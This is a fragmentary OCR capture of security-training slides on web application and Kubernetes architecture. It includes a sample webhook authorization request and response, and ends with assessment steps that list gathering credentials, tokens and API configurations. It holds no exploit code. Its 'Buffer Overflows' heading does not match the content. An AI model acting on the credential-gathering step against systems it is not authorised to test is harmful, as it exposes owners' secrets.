
Buffer Overflows

What is a Web Application?



THE TRADITIONAL WEB APPLICATION ARCHITECTURE




Waterfall
Agile
DevOps
Process
Datacenter
Hosted
Hybrid
Infrastructure
A
Monolith
N-Tier
Microservices
Architecture





Image Registry
UI
User
Interface
API
Kubernetes
Master
Node 1
Node 2
Node 3
Node n
CLI
Command
Line
Interface

OPENID AUTHENTICATION FLOW



WEBHOOK MODE EXAMPLE REQUEST

```
{
  "apiVersion": "authorization.k8s.io/v1beta1",
  "kind": "SubjectAccessReview",
  "spec": {
    "resourceAttributes": {
      "namespace": "kittensandponies",
      "verb": "get",
      "group": "unicorn.example.org",
      "resource": "pods"
    },
    "user": "jane",
    "group": [
      "group1",
      "group2"
    ]
  }
}
```

```
{
  "apiVersion": "authorization.k8s.io/v1beta1",
  "kind": "SubjectAccessReview",
  "status": {
    "allowed": false,
    "reason": "user does not have read access to the namespace"
  }
}
```

Understand how the application works

- Purpose (e.g. app configuration)
- Functions (e.g. account provisioning)

Gather needed information


- credentials, tokens, API configurations

